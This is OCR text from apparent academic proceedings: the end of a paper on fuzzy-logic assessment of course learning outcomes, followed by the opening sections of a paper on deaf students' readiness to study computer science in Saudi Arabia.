


Fig. 2. Block diagram of the fuzzy model

A. Fuzzification of input and output spaces

The fuzzification of the input space are done using 3 fuzzy linguistic variables 'Slightly', 'Moderately' and 'Substantially'. Similarly, the output is graded as 'poor', 'Satisfactory','Good', 'Very good', and Excellent. The fuzzy definition of the linguistic variable is given in the Table 4 &5.

TABLE IV. FUZZIFICATION OF INPUT VARIABLE


Linguistic Variable	Interval	Graphical representation
Slightly	[0,1.5]	
Moderately	[1, 2]	
Substantially	[1.5, 3]	

TABLE V. FUZZIFICATION OF OUTPUT VARIABLE

Linguistic Variable	Interval	Equations
Poor	[0, 1.5]	$\begin{Bmatrix} 1, & x \leq 1 \\ 1.5 - x, & 1 \leq x \leq 1.5 \end{Bmatrix}$
Satisfactory	[1, 2]	$\begin{Bmatrix} x - 1, & 1 \leq x \leq 1.5 \\ 2 - x, & 1.5 \leq x < 2 \end{Bmatrix}$
Good	[1.5, 2.5]	$\begin{Bmatrix} x - 1.5, & 1.5 \leq x \leq 2 \\ 2.5 - x, & 2 \leq x < 2.5 \end{Bmatrix}$
Excellent	[2.5, 3]	$\begin{Bmatrix} x - 2, & 2 \leq x \leq 2.5 \\ 1, & x \geq 2.5 \end{Bmatrix}$

B. Generation of fuzzy rules

Fuzzy rules are very essential part in the fuzzy modeling, which maps the input and output spaces. The following are some fuzzy rules generated to map 5 input and 5 outcomes.

SN NO	CO1	CO2	CO3	CO4	CO5	OUTPUT
1	S	S	S	S	S	POOR
2	S	S	S	S	M	POOR
3	S	S	S	M	M	POOR
4	S	S	S	S	SU	POOR
5	S	S	S	SU	SU	SATISFACORY
6	S	S	S	M	SU	SATISFACTORY
7	S	S	M	M	M	SATISFACTORY
8	S	S	M	M	SU	SATISFACTORY
9	S	M	M	M	M	SATISFACTORY
10	S	SU	SU	SU	SU	GOOD
11	S	S	SU	SU	M	GOOD
12	S	SU	SU	SU	M	GOOD
13	S	M	M	M	SU	GOOD
14	M	M	M	M	M	GOOD
15	SU	SU	SU	SU	M	EXCELLENT
16	SU	SU	SU	SU	SU	EXCELLENT

The method has been implemented using Mamdani Fuzzy inference system in Matlab R2016a. The defuzzification is performed using centroid method and composition of the input are done using max-min method. It has been evaluated on 5 sections of calculus class and the observation is summarized in Table 6.


TABLE VI. COURSE OUTCOME SCORE OF 5 SECTIONS

Section	CO1	CO2	CO3	CO4	CO5	OUTPUT SCORE	REMARKS
A	1.28	1.25	1.09	1.36	1.31	0.97	Poor
B	1.02	0.97	1.64	1.55	1.74	1.58	Satisfactory
C	1.64	1.45	1.32	1.55	1.7	2	Good
D	2.1	2.3	1.7	2.3	2.5	2.56	Excellent
E	1.9	2.3	1.7	2.46	0.8	1.5	Satisfactory

It is observed that output score can be obtained for any continuous data between 0 and 3. This means that every activity conducted in the class room will be directly reflected in the output score and thus this output score gives the correct indication of the skill and knowledge achieved by the students. The performance of the any section can be assessed by setting a target on the output score.

For Example,
Level 1- output score is above 2.5 (CLO substantially achieved)
Level 2- output score is between 2 and 2.5 (CLO Moderately achieved)
Level 3- output score is between 1.5 and 2 (CLO slightly achieved).

If the score is below 1.5, CLO is not achieved and remedial action to be done in the next semester. Those who achieved Level 1 can try for achieving Level 2 and so on. One sample output is shown in Fig 3.



Input: [0.6591;0.5227;1.823;2.515;2.023]

Plot points: 101

No file name was specified

Fig. 3. The output score corresponds to the input [0.65, 0.52, 1.82, 2.51, 2.023] using Mamdani model

IV. CONCLUSION

This paper describes how fuzzy Logic can be used to assess continuous performance of the any course based on the course learning outcome of that course systematically. The importance of the method is that it takes care of every minute parameter enabling teaching learning process in order to assess the performance of the system. Accordingly, remedial action can be suggested for the active involvement of the students in the teaching learning process, and thus quality education is enhanced.

REFERENCES

[1] Heywood,Assessment in Higher Education, 2nd ed. New York:Wiley, 1989.

[2] Adedoyin O. O., Shangodoyin D. K. (2010) 'Concepts and practices of outcome based education for effective educational system in Botswana', European Journal of Social Sciences, 1392, 161–70F. Marton, D. J. Hounsell, and N. J. Entwistle, Eds. Edinburgh, U.K.:Scottish Academic, 1984, pp. 1–18.

[3] Y. W. Leung, "Least-square-error estimate of individual contribution ingroup project,"IEEE Trans. Educ., vol. 41, pp. 282–285, Nov. 1998.

[4] Fedler R. M., Brent R. (2003) 'Designing and teaching courses to satisfy the ABET engineering criteria', Journal of Engineering Education, 92 (1), 7–25

[5] Gladie L., Connie S. (2010) 'Using an outcome-based education approach to facilitate student learning in financial accounting in Hong Kong', Proceedings of ASBBS Confrence, Las Vegas, 17 (1), 944–9

[6] Zadeh, L.A. Fuzzy sets. Inf. Control 1965, 8, 338–353.

[7] Feng and L. D. Xu, (1999)"Decision support for fuzzy comprehensive evaluation of urban development," Fuzzy Sets Syst. , vol. 105, pp. 1–12.

[8] G. J. Klirm and B. Yuan, (1995) Fuzzy Sets and Fuzzy Logic: Theory and Applications. Englewood Cliffs, NJ: Prentice-Hall.

[9] J. R. Echauz and G. J. Vachtsevanos, (1995) "Fuzzy grading system," IEEE Trans. Educ. , vol. 38, no. 2, pp. 158–164,.

[10] Fourali, C. (1997). Using fuzzy logic in educational measurement: The case of portfolio assessment. Journal of evaluation and research in education, 11(3). 129-148.

[11] Molyneaux, T. Setunge, S. Gravina, R. and Xie, M. (2006). An evaluation of the learning of structural engineering concepts during the first two years of a project-based engineering degree, European Journal of Engineering Education, 32 (1), 1-8.

Towards Empowering Hearing Impaired Students' Skills in Computing and Technology

Nihal Esam Abuzinadah
Computer Science Department, Faculty of Computing
and Information Technology
King Abdulaziz University
Jeddah, Saudi Arabia

Areej Abbas Malibari
Computer Science Department, Faculty of Computing
and Information Technology
King Abdulaziz University
Jeddah, Saudi Arabia

Paul Krause
Department of Computing
University of Surrey
Guildford, United Kingdom

***Abstract*—Studies have shown that deaf and hearing-impaired students have many difficulties in learning applied disciplines such as Medicine, Engineering, and Computer Programming. This study aims to investigate the readiness of deaf students to pursue higher education in applied sciences, more specifically in computer science. This involves investigating their capabilities in computer skills and applications. Computer programming is an integral component in the technological field that can facilitate the development of further scientific advances. Devising a manner of teaching the deaf and hearing-impaired population will give them an opportunity to contribute to the technology sector. This would allow these students to join the scientific world when otherwise; they are generally unable to participate because of the limitations they encounter. The study showed that deaf students in Jeddah are eager to continue their higher education and that a large percentage of these students are keen on studying computer science, particularly if they are provided with the right tools.**

***Keywords*—computer programming education; deaf; hearing-impaired students; e-learning**

I. INTRODUCTION

With the rapid advances made in the field of educational technology, it is reasonable to expect that physical disabilities such as hearing impairment are no longer barriers to acquire higher education. However, deaf and hearing-impaired students may face many obstacles during the learning process due to their disabilities; they may experience isolation, low self-esteem, and learning difficulties[1]. According to the World Federation of the Deaf (WFD), there are over 352 million deaf people in the world, many of who are either deaf from birth or became deaf before learning the spoken language. This is a significant challenge to the education of deaf people. More than 80% of deaf people lack education or are undereducated because they are not provided with the necessary supporting learning facilities1. The Salamanca conference - concerning the state of special needs education - places a great on all governments to consider all learners with disabilities. The conference sponsored by UNESCO, recommended that educational regulations should account for differences among learners.

Hearing disabilities should not be viewed as barriers to academic achievement, especially with the rapid advances in educational technology. Although the number of deaf students attending universities and colleges has increased lately, several studies have shown that most deaf students do not complete their higher studies because of several difficulties [2]. These difficulties range from the inability to hear either partially or wholly, to the lack of special facilities to aid them in overcoming the personal and social barriers they encounter due to hearing deficiency or loss or at least enable them to advance their learning proficiency as fast as their peers [3]. Therefore, effective technological support is essential to enhance the learning environment of deaf and hearing-impaired learners. The failure of educational institutions, and the community at large, to offer deaf students with the adequate support that they require to overcome their physical limitations, is an unfortunate circumstance to the great disadvantage of deaf and hard-of-hearing students.

II. BACKGROUND

In most developing countries, one of the main challenges preventing hard-of-hearing and deaf students from getting the higher education that will equip them to support themselves economically is the absence of accurate and reliable data on the size, kinds, and causes of deafness in the region. In Saudi Arabia, only when the deaf student finishes secondary education and wants to enroll into university program do the authorities of higher educational centers get a glimpse of the needs of those learners. In the year 2011 deaf students were accepted in the Saudi Universities; 20 students were registered at King Saud University, which was the first university in Saudi Arabia to accept deaf students among hearing students[2]. This shows that the number of deaf and hard-of-hearing persons accessing higher educational facilities still remains quite low. Scientific research on the best ways to teach deaf students through virtual learning is imperative towards increasing the literacy level in this population within Saudi Arabia. This necessitates research to determine the best strategies to enhance the continuing of professional education within the tertiary institutions by the deaf and hard of hearing persons. This study aims to test the ability of deaf students to study and understand a highly technical subject such as

[1] Deaf, W.W.F.o.t. *Who Are We? - WFD | World Federation Of The Deaf.* 2015; Available from: http://wfdeaf.org/whoarewe.

[2] University, K.S. *University mission press.* 2011; Available from: http://rs.ksu.edu.sa/55403.html.

computer programming and challenge the widespread perception that the deaf cannot learn complex subjects[4]. The deaf have a hidden potential that can only be tapped through the proper exploitation of available research tools by ambitious scholars[4]. Despite the high number of studies aimed at developing feasible solutions as higher education aids for deaf students and the recognition of the paucity of deaf students acquiring higher education, only a limited number of these approaches have been developed thus far, especially for teaching certain complex subjects such as Computer Science and Programming[5]. In particular, efforts towards the development of tools to enable students with hearing disabilities access technical courses such as computer science have been far from adequate[6]. However, it is important to acknowledge that some of those deaf students may be very gifted, bordering on talented in the field, but they do not receive proper exposure and opportunities to demonstrate this in the classroom.

In many developing countries, deaf students are deprived of the opportunity to pursue higher education[7]. For instance, in Saudi Arabia, it is very rare to find a deaf student in the universities, especially in the fields of applied sciences or non-theoretical specialties. Moreover, currently, many Saudi universities use live interpretation to teach deaf students; this method has many disadvantages, including the interpreter's lack of subject knowledge and the cost of hiring an individual interpreter[8].

E-Learning, content visualization, virtual reality, and mixed reality are promising technologies that might facilitate the provision of accessible higher education courses for deaf and hearing-impaired students. Digital environments provide deaf persons platforms to enhance learning by using technology that facilitates the acquiring of information without necessarily having to use the sense of hearing. There is a need to develop new ways of propelling learning and making it readily available even to disadvantaged students. In this regard, the aim of technological intervention is to make work easier, irrespective of the time and cost involved. As an important concern to all world economies, education needs to be provided equally to all students, even if they have hearing impaired. Thus far, sign language, as opposed to technology, has always been the mainstay in imparting education to deaf persons.

III. Literature Review

Definition of deaf and hearing impaired

The term "deaf" is often used to refer to persons with severe hearing loss without the use of assistive devices. The term "hearing impaired" is generally used to refer to persons with significant hearing loss[3].

According to Wareham et al., there are different categories of deaf people, ranging from hard-of-hearing to deaf passing throughout partially deaf, deafened and deaf [9].

TABLE I. Definition of Deaf

Term	Definition
Deaf with a capital D	Persons with severe to profound deafness who regard themselves as belonging to a culture and linguistic minority; they are most likely born deaf or became deaf in infancy
Deaf with a lower-case d	Persons with the same situation but can speak and lip read
Deafened	Persons who lost their hearing after maturity
Partially deaf	Persons with moderate to severe hearing loss
Hard of Hearing	Those with mild to moderate hearing loss

Deaf and hearing impaired in Saudi Arabia

Disabling hearing loss simply refers to the hearing loss that is above 40 decibel (dB) for the better-hearing ear of adult human beings and over 30 in children aged between 0 to 14 years. The World Health Organization (WHO) released the definition of magnitudes that cause hearing loss in the year 2012 based on the findings of about 42 population studies. These studies also established the prevalence of hearing loss among populations from Latin America, sub-Saharan Africa, Europe, and Middle East[10]. These investigations show that the dB limit for many patients with hearing loss is high, which is reflected in the high prevalence of hearing loss worldwide.

The national statistics provided by the National Center for Health Statistics in the United states of America indicate that the number of deaf persons worldwide is increasing and that there are 22 million deaf and 36 million hearing-impaired persons in the world [11]. According to the latest fact sheet of the WHO released on March 2015, more than 5% of the world's population, i.e., 360 million people, have hearing loss (328 million adults and 32 million children)[4]. According to a survey conducted on 9540 Saudi children in Saudi Arabia (2002), 1241 (13%) had hearing Impairment and 782 (8%) were at risk of hearing impairment[12] . Further, a study conducted by Brelje H. William from the Gallaudet University Library showed that in Saudi Arabia, the number of only children with hearing impairment was about 2526 since no accurate numbers were available for adults[13]. On the other hand, a Global Survey Report WFD Interim Regional Secretariat for the Arab Region published in 2008 stated that there are 100,000 deaf persons in Saudi Arabia[14].

The number of persons identified as being deaf or hearing impaired is not exhaustive in both the studies and statistics. Several reasons can be possible for this, including the reluctance of parents to state that their children have hearing impairment.

Higher education for deaf students

Although higher education for the deaf students is an important concern in Saudi Arabia. Saudi Arabia has 24 public universities, one e-university, 8 private universities, and 21 private colleges all over the country[5][15]. However only less than 0.03% of the deaf graduated from the deaf high schools affiliated to Saudi Universities and almost zero percent are

[3] Washington.edu. *How are the terms deaf, deafened, hard of hearing, and hearing impaired typically used?* . 2015; Available from: http://www.washington.edu/doit/how-are-terms-deaf-deafened-hard-hearing-and-hearing-impaired-typically-used.

[4] Who.int. *WHO | Deafness and hearing loss.* 2015 11-05-2015]; Available from: http://www.who.int/mediacentre/factsheets/fs300/en/.

[5] Education, S.M.o. *Education Statistic System.* 2015; Available from: https://hesc.mohe.gov.sa/pages/default.aspx

from colleges of applied sciences such as computer science. We surveyed the data from all the public universities for the duration between January 2014 and March 2014 to determine the number of deaf students enrolled and the teaching methods used to facilitate learning for these students. Most universities do not offer some courses for deaf and hearing impaired persons.

In Saudi Arabia, several measures to enable deaf people complete educational programs have been introduced by various universities, such as King Saud University. King Saud University has implemented adequate learning and hearing facilities to allow deaf students to complete their courses without much difficultly.

The first two institutes for the deaf were established in 1964 in Riyadh, one for boys and another for girls. All education is under the auspices of the state, which provides free education for all at all levels to both citizens and residents[16]. Children with hearing loss of over 50 db and IQ greater than 70 are qualified to attend one of the residential schools for the deaf. Otherwise, the child is allowed to continue mainstream education with an emphasis on speech training. In 2007, there were more than nine residential schools for the deaf in Saudi Arabia[17].

In United States of America, Gallaudet University is a university specifically established for deaf and hard of hearing students, where the undergraduate enrollment for the year 2014 was 1031, including both full and part-time students and more than 19000 students graduating in different majors[6]. This university offers courses with Information Technology (IT) major for deaf students. The University claims that its IT program provides a high-quality educational experience in IT to undergraduate students in a bilingual environment. Although Gallaudet is the only university in the world for deaf students, many other universities worldwide accept deaf students; most of them offer live interpreters to facilitate the different courses. One such facility is the Rochester Institute of Technology, which has nine different colleges, including the National Technical Institute for the Deaf, Rochester, New York (NTID). This Institute has more than 15,000 undergraduate students on campus, with 1,200 being deaf or hard of hearing; instructors at the institute use various communication methods, including American sign language (ASL), spoken language, finger spelling, printed and visual aids, and online resources. In addition, FM systems have been made available along with tutoring, note-taking, real-time captioning services, and interpreting staff[7].

Another institution, the Doncaster College for the Deaf, Doncaster, South Yorkshire, United Kingdom, specializes in catering to students who are deaf or hearing impaired, as well as those with Autism and Asperger. They provide vocational training in nine industries to students aged 16 years and above. Students are taught style of “total communication,” which is a form of instruction that encompasses a variety of communication systems including sign, oral, auditory, written, and visual aids[8].

The National University Corporation of Tsukuba University of Technology (NTUT) in Japan is the only higher educational institute for hearing impaired and visually impaired students. As of 2010, 373 students were enrolled at the institute, with 7 graduated students; the University has Computer Science courses, but these cater mainly to visually impaired students. The institute provides various services for deaf students such as SL guidance; various visual aid presentations; summary notes for lessons by part-time lecturers; and, supplementary lessons to individuals in subjects in which academic achievement can be difficult, such as foreign languages or math and science[9].

Communicating with the deaf

While people generally use hand gestures for communication in addition to the spoken language, deaf persons depend heavily on hand gestures as a way of communication. Sign language (SL) is different from spoken languages; it involves the use of body gestures instead of voice and is received through the eyes rather than the ears. SL is the basic communication method for deaf and hearing-impaired people who rely on it to communicate their thoughts with others using hand gestures along with some body movements and facial expressions[18].

The wide range of cultures of deaf people from all parts of the world has led to the evolution of signing to form complete and sophisticated languages. Like there are grammar and usage rules for all spoken language, sign language also has its own regulations and rules. Further, SL differs from one country to another and also in different parts of the same country[19].

Generally, deaf people do not face many issues when using their common SL to communicate. However, the difficulties arise when deaf persons attempt to communicate with non-deaf persons, especially those who do not understand SL; this usually leads to frustration[20]. Thus, there is a barrier to the communication between both parties, which can result in misunderstandings and hinder effective communication.

Arabic Sign Language

Several efforts have been made to establish the SL for use in Arab countries. Such efforts have led to the development of many versions of SL, almost as many as the number of Arabic-speaking countries, owing to the varying heritage, culture and dialect with country; however, the same sign alphabets are used[21]. Since the Arab world has a very similar culture, heritage and sign alphabets, efforts are in progress to unify Arabic SL. In 2001, the League of Arab States, in a joint effort with the Arab league Educational, Cultural and Scientific Organization, released the first unified dictionary where the first version contained 1000 words.

[6] University, G. *Fast Facts - Gallaudet University*. 2015; Available from: https://www.gallaudet.edu/about-gallaudet/fast-facts.html.

[7] Ntid.rit.edu. *RIT - NTID - Overview*. 2015; Available from: http://www.ntid.rit.edu/about

[8] .Deaf-trust.co.uk. *About : Communication Specialist College*. 2015; Available from: http://www.deaf-trust.co.uk/college/about/

[9] Tsukuba-tech.ac.jp. *National University Corporation Tsukuba University of Technology | ABOUT*. 2015; Available from: http://www.tsukuba-tech.ac.jp/english/about/.

Another version of this dictionary was issued in 2007 with 600 additional words, making a total of 1600 words[17].

Sign language recognition

To bridge the communication gap between deaf and non-deaf persons, translators or interpreters are always necessary. These interpreters and translators are human; however, with growing interest among the scientific and research community towards helping deaf persons and the development of technology, a few applications and tools have been developed to help deaf improve their hearing world and simplify their ability to communicate[22]. Efforts have been made to automate the translation of the gestures to text or spoken language and vice versa, initially with the use of images of signs and then with video clips and files[23]. Three-dimensional images and avatars are the latest tools in this field. The following table shows a comparison between the use of videos and avatars for deaf/non-deaf interpretation of SL:

TABLE II. USE OF VIDEOS AND AVATARS

	Avatars	Videos
The speed of signing	Can be controlled	Depends on the filmed person's speed
Seeing the signs from different angles	Signs can be viewed from different angles	One stable angle
The file size	Small, measured in KB	Large, measured in MB
Effects to website	Easley uploaded due to its small size	Takes longer time to be uploaded

Videos are not the same as avatars and are not functionally the same with respect to teaching deaf persons. Table 2 compares avatars and videos with respect to different functional aspects: speed of signing, angle of signs as viewed by the user, file size that they can hold, and effects that they can contribute towards the website in terms of the time taken to upload, depending on the size of files.

Cooper et al. studied the key aspects of SL recognition (SLR), aiming to develop algorithms and methods to correctly identify a sequence of produced signs and decipher their meaning. They explored the types of data available and their merits and classified and discussed the manual aspects of the signs from both tracking and non-tracking viewpoints. Their methods of combined classification of signs helped the further development of SLR techniques[24].

In 2001, Aljarra and Halwani attempted to develop a system for the automatic translation of gestures of the manual alphabets in the Arabic SL. They designed a collection of *adaptive neuro-fuzzy inference system (ANFIS)* networks, which deals with images of bare hands that are then processed and converted into a set of features that comprises the length of some vectors. Using the hybrid-learning algorithm in training and the subtractive clustering algorithm, they constructed the fuzzy inference systembased on the least-squares estimator. Subsequent experiments revealed that their system could recognize 30 Arabic manual alphabets with an accuracy of 93.55%. Subsequently, in 2008, Halawani introduced the Arabic Sign Language Translation Systems (ArSL-TS) that runs on mobile devices[25]; this system was found to be effective, although its full implementation was not enhanced.

Avatars and sign language recognition

Researchers in the field of computer science have taken several steps towards the development of software tools and applications to improve the lifestyle of deaf and hearing-impaired persons. One such development is the creation of avatars, which has further paved the way for many computer applications that allow featuring signs and displaying them. Most of these applications are not linked to a specific SL, which allows for the development and display of signs in different sign languages[26].

In most cases, the interpretation of applications requires two tools: the gesture builder and image player. Using the gesture builder, the figures can be animated and made to change their position to show the signs according to the human signal performance. The signal coordinates are then saved in a small text file that represents the sign and displays it subsequently; this file is then sent to the player who displays it through the avatar in a manner similar to the human way[2].

Some of the applications used to generate and display signs are discussed below. Vcommunicator[10] is a software developed by Vcom3D that includes a gesture builder, which allows the user to build the signs by selecting the appropriate hand movement and facial expression from the pre-saved images in the system. This commercial tool supports only American Sign Language (ASL).

Another application is the Sign Smith Studio, which allows the users to display the signs using the gesture builder[11]. The advantages of this software are its clear, user-friendly graphical interface; ability to connect with other applications; and vast database of ready-to-use signs. However, despite these advantages, the system does have some critical disadvantages, the most important of them being the inability to use it in internet applications. Other disadvantages are that the hand positions in this system can only be chosen from the pre-saved images, without any modifications and the files will be exported and saved as video files. These disadvantages make the system quite unreliable and inefficient.

The eSign is a project funded under the Information Society Technologies (IST) program of the European Union's Fifth Framework and supported by the eContent program[12]. Under this project, several software tools have been developed that allow website and other software developers to augment their applications with signed versions. This software consists of an eSign editor that is used to build the signs, and the files developed are saved in the SEGML format. It also contains the eSign player with a tool that displays the pre-built signs. The advantages of this software are that the avatar motions are very realistic, can also include facial expressions, can be used

[10] Theard, J.J. and Vcom3d.com. *Vcommunicator*. 2015; Available from: http://www.vcom3d.com/vcommunicator.php.

[11] Theard, J.J. and I. Vcom3D. *Sign Smith*. Vcom3d.com 2015; Available from: http://www.vcom3d.com/signsmith.php.

[12] Visicast.cmp.uea.ac.uk. *eSIGN at UEA*. 2015; Available from: http://www.visicast.cmp.uea.ac.uk/eSIGN/

to display long sentences in signs, and allow viewing from different angles. However, a critical disadvantage of the avatar is the need for prior knowledge of the coding system for the development of the signs using the editor.

Elghoul introduced a specialized Learning Content Management System (LCMS) that incorporates multimedia courses to teach and learn SL. This system allows teachers to create courses for deaf students without the need to learn SL. It uses Websign, a web-based interpreter of SL developed for this program, which permits the automatic interpretation of written text into visual gestured spatial language by using avatar technology[27].

Another Arabic effort is TAWASOUL program, which is a master project to teach Arabic Sign Language (ArSL); it uses the Vcommunicator system to create and generate the signs and then transform them into video files and integrate them in the program[28]. This is a disadvantage since it does not allow the user to control the speed of the sign. Moreover, some of the signs may not be very clear since all signs are displayed from the same angle.

Teaching computer science and programming to the deaf

In the light of the current advances in software technology, it may be hoped that the teaching of computer science and programming will open new opportunities for this group of students. The use of eLearning resources specially built for the deaf and hard-of-hearing students in Saudi Arabia, particularly those enrolled in higher institutions of learning, will help improve the quality of education services provided to these students. Deaf students often struggle to pursue education in technical fields such as Computer Science (CS). If facilities are available, course instruction is traditionally presented as “mediated instruction”[29], involving the use of sign language interpreters. However, all interpreters cannot be expected to possess the content knowledge required to convert instructions in regular classes such that they can provide deaf students with content information, which can easily be obtained by their hearing peers[30]. Therefore, it may be reasonable to assume that the proper use of avatars in order to teach computer programming will enhance smoothen the education process for deaf learners seeking to learn computer programming. Several studies have been undertaken towards the use of Information and Communication Technologies (ICT) integration systems in enhancing effective learning for the deaf and hard of hearing, ICT is defined as a “diverse set of technological tools and resources used to communicate, and to create, disseminate, store, and manage information” [31, 32]. An investigation by Kulik and his counterparts revealed that the students with special needs who use ICT in learning actually require only a small amount of time for learning as compared to when they use the traditional manual learning systems[33].

E-learning environment for learning programming languages

The designing of a curriculum to facilitate learning about computer technology for the deaf to learn is a challenging but rewarding prospect. Deaf and hearing-impaired students have issues only with their hearing capacity, but have good visionary ability and can always find a way to best understand a programming language[34]. Therefore, there is a definite need for the development of effective and user-friendly technologically advanced systems learning system that will help them complete their educational requirements in this field. Avatars can help establish a viable e-learning environment for deaf and hard-of-hearing students. An avatar has the qualities of a tutor, but with the integration of modern technological considerations, it can be made more interesting with its expression learning [27].

This investigation seeks to test the readiness of deaf people in Saudi Arabia and their willingness to study computer programming. Further, the research attempts to examine the best methods to instruct and promote learning among deaf and hearing-impaired persons. The subsequent sections of the research include the Literature review of published data relevant to the research question. This is important since it will help in unfolding the critical issues in this research. Further, the Motivation and problem statement section seeks to highlight the issues that contributed to choosing the research topic, while the Methodology section provides information on how the research was conducted. The findings of the study are provided in the Results section and discussed in the Conclusion. The Conclusion will give a summary of the research findings.

Most deaf students in Saudi Arabia cannot pursue study in institutions offering higher education; this is quite discouraging[25], particularly in the light of the rapid advances in technology. Hearing disabilities, whether full or partial, affect large segments of the population in any country. Therefore, failure to educate such a disadvantaged population would result in a high percentage of illiteracy. This research topic is important because it seeks to find solutions to combat the lack of education, especially at the higher professional levels among deaf students. This is particularly important in the computer science and programming fields since these are integral and significant in the current world in terms of their contribution to the job market.

Previous investigations aiming at devising new methods of learning have been carried out by different scholars. Various papers have been published by various scholars to guide the inquiry of the avatar tool for the teaching of computer programming. Both recent and past studies have attempted to devise explicit ways of dealing with the challenges posed in the education of deaf and hearing-impaired students. The available literature, therefore, serves as a solid background for informing the current inquiry and providing insight into the devising of the avatar-teaching tool for the study of computer programming.

The three elements that the researchers have focused upon in the Literature review section in order to gain an insight into the relevant information available include Students, Available tools, and Program material.

Students (Understand cognitive perception of students with severe hearing problem)

Research on the learning styles of deaf students has highlighted the concepts of field dependence/independence and reflectivity/impulsivity. Studies have employed personality-type measures and social interaction approaches and found that deaf students, as a group, appear to have a more field-dependent cognitive style than their hearing peers[35].

Further, a study conducted for the National Technical Institute for the Deaf in Rochester Institute of technology, examined six learning styles of the Grasha-Riechmann student Learning Style Scale (GRSLSS) in a study on 100 deaf college students. The students’ mean scores were higher for the dependent, participative, collaborative, and independent dimensions than for the competitive and avoidant style. Thus, the study suggested that deaf college students preferred certain learning styles more than others and that these preferences were related to the level of students’ academic achievement, to their motivation, and to the manner in which they used course resources[36].

Another interesting finding was the impact of deaf students’ families, which was found to be important and effective in a Taiwanese study examining the relations between academic performance and the variables of age, gender, degree of hearing loss, primary communication modes, amplification, high school educational experience, and family relationship in deaf and hard-of-hearing college students. Research has shown that factors associated with student academic success are numerous, including demographic, aptitude, communication, and audiological characteristics[37]. Thus, family relationship was found to play a unique and significant role in predicting academic success, suggesting that college students in Taiwan who reported having more problems in the area of family relationship were more likely to experience academic difficulties and have lower GPA scores[35].

Another study sought to compare thinking styles and university self-efficiency among deaf, hard-of-hearing, and hearing students. The study used the Thinking Styles Inventory-Revised II and the University Self-Efficiency Scale on 366 deaf and hard-of-hearing and 467 hearing university students in mainland China and found that participants with Type 1 styles (i.e., more creativity-generating, less structured, and cognitively more complex) had higher levels of university self-efficiency. The study also showed that deaf and hard-of hearing students with Type 2 styles (i.e., more norm favouring, more structured, and cognitively more simplistic) had lower levels of university self-efficiency[38]. However, the study had some limitations, since the deaf students enrolled in this study were university students who had attended secondary schools for the deaf and the results cannot be generalized to deaf students attending school along with hearing students; further, the selected participants belonged to the same academic discipline (art and design majors). In addition, senior students majoring in SL, rather than professional or more experienced SL interpreters, were employed in the administration of the inventories to the enrolled students, which may have influenced the results of the research.

Available tools and avatar-based approaches to teach deaf

A LMS that offers German Sign Language videos in correspondence to every text in the learning environment was presented in 2004. The ALIB system was designed for deaf adults who wished to improve and maintain both their mathematical and reading/writing skills. Nevertheless, most of the German deaf adults did not receive school education in SL and, therefore, they lacked basic reading and mathematical skills necessary for further vocational training. The low reading skills also restrict their possibilities of information gathering and self-directed learning. In the light of these findings, a LMS is adapted to the needs of deaf people, with SL videos for each text block as the most important feature[39].

Another group of German computer scientists from Saarbrücken in Germany developed an online avatar that displays online content in SL. They collaborated with Peter Schaar, who is deaf and is a lecturer for SL at the Saarland University Language Center and the College of Engineering and Commerce in Saarbrücken[40]. However, their approach was to make online content accessible to the deaf, and not develop a tool directed to teach deaf students.

The need to increase the effectiveness of the ArSL system and apply it to teaching deaf students via interactive media was addressed in a study conducted in King Abdulaziz University in 2013. It showed that there is a growing need for an avatar-based natural Arabic SL system for deaf people; their key challenge has been the realization of a clear and natural gesture language by using computer animation[41]. However, their system was unable to represent SL in 3-D animation technology for the education of the deaf, with fluidity and realism to enhance self-image rather than being emotionally inhibiting. Moreover, the study targeted deaf children in the primary education years and the researchers have only reached the design level.

In 2013, a study was conducted to incorporate SL and spoken language skills as bilingual programs adapted from the hearing population model. Of particular interest in this study was the nature of visual communication in relation to meaning, memory, and identity. The study combined bilingual, visual, and an interactive multi-media learning environment (tool) to improve the individual performance of deaf children. One mode uses text graphics to read Thai language by signs and with pictures, while a second mode recognizes meaning from SL and pictures. With this program, deaf individuals can learn Thai written language and Thai SL at the same time. The researchers found that deaf individuals can learn to read using the SL picture story technique. The context of the story can be perceived through the text meaning and help children learn another language through picture and SL. The researchers studied deaf children aged 10–13 years and indeed found that the children could simultaneously learn both Thai written language and Thai SL at the same time[42].

One of the older attempts was EVIDENT. The main goal of EVIDENT was to develop an interactive educational software that can be used in a bilingual educational setting and which is not restricted to any particular SL. The final product of EVIDENT was a CD-ROM containing information both in sign language (Swedish, Dutch, Greek, and British SLs) and in written/spoken language (Swedish, Dutch, Greek, English) about a specific topic[39].

